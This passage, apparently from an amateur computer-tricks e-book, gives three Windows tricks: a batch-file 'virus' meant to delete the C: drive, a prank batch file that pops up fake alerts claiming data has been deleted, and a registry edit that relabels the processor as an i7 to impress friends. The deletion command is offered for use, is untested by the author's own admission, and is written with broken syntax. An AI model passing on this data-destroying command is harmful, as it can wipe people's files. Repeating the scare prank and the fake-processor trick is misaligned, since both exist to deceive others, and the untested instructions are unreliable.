
@echo off

del C:\ *.* \y

A screenshot of a Notepad window titled "Untitled - Notepad". The window has a green title bar and a menu bar with "File", "Edit", "Format", "View", and "Help". The main text area contains the following code:

```
@echo off
del C:\ *.* \y
```

- Save it with the extension “.bat”
Such as “virus.bat”.



- Double click on the saved file to run this virus.
- Command prompt will be opened after you where it will be deleting your drive.

Note: "I have not tried this virus yet, and also please don't try on your personal computers. If you have tried ever please give me the reviews."

FUNNY VIRUS TO SHOCK YOUR FRIENDS

Hello guys, I think after reading the above chapters now it's time to have some fun. In this article we are going to learn that how to give a shock to your friend for a minute.

Basically here we are going to create a funny virus which will not actually harm your friend's computer but it will shock him/her for a minute.

So let's create that virus following the same steps as we have created some viruses in previous chapters.

So follow the steps:-

- Open the notepad and type the following code:-


CODES:-

@echo off


msg * your computer is attacked by a virus.

msg * click ok to format.


msg * all your data has been deleted.



- Save the document with the extension “.bat”
- For example you can save the virus by the name “funny virus.bat”



- Now your work is to execute the virus.
- Just double click on the virus and it will show you a message that “your computer is attacked by a virus”.



- Now either you click on “ok” or you close the above message box, it will again show you a message “click ok to format”.
- And I am sure that you will not going to click on ok.
- But again it does not matter if you click on ok or close the box, but I am sure that you will close the box.
- Again it will show you a message that “all your data has been deleted”.
- And for a moment your friend’s heartbeat are going to be on the optimum.
- So this is a funny way to shock your friends without harming them actually.

HOW TO CHANGE YOUR PC FROM DUAL CORE TO i7




The trick we are going to learn here is the most interesting trick and I am sure that it will increase your prestige among your friends.

Because now these days it's a big deal among the group of your friend that if you have i3, i5 or i7 processor.


So let's learn how to change your pc from any of core processor to i7.

For it you have to follow these steps:-


- First of all you have to go on the "run" option and write "regedit" to open the registry editor of your computer and click on ok
- It will open the registry editing window after you.




- Open the “HKEY_LOCAL_MACHINE” as highlighted in the figure.




- Then open the “hardware” option present under it.




- Then open the “Description” option and then open the “system” option. Also open the “central processor” option under system option.




- Then give a single click to “0” folder present under “central processor”.
- And then you will see that in the right part of the regedit window there appear a lot of options. This is called as STRINGS.
- Search for the “processor name string” among those strings.



- Open the processor name string giving a double click on it.
- A dialogue box will open after you.
- In the “value data” text box it is written what your computer’s processor actually is.




- I am using “Pentium(R) Dual-Core CPU T4500 @ 2.30GHz” as written in the value data.
- Now delete those texts and write your own text replacing them.
- Such as you can write” Intel (R) Core i7 CPU T9500 @ 2.30GHz” and click on “ok” option.



- Now close the registry editor and let’s check if it is working or not.

- For checking it, you have to check the properties of your computer.
- For checking it, just give a right click on my computer icon and click on the “properties” option which is the last option of the dialogue box.



- The system properties of your computer are shown after you.

The screenshot shows the Windows 8 System Control Panel window. The title bar reads "System". The breadcrumb navigation is "Control Panel > System and Security > System". The main content area is titled "View basic information about your computer".

Windows edition

- Windows 8 Pro
- © 2012 Microsoft Corporation. All rights reserved.
- [Get more features with a new edition of Windows](#)

System

- Rating: System rating is not available
- Processor: Intel (R) Core i7 CPU T9500 @ 2.30GHz 2.30 GHz
- Installed memory (RAM): 3.00 GB
- System type: 32-bit Operating System, x64-based processor
- Pen and Touch: No Pen or Touch Input is available for this Display

Computer name, domain, and workgroup settings

- Computer name: YOOZAY [Change settings](#)
- Full computer name: YOOZAY
- Computer description:
- Workgroup: WORKGROUP

Windows activation

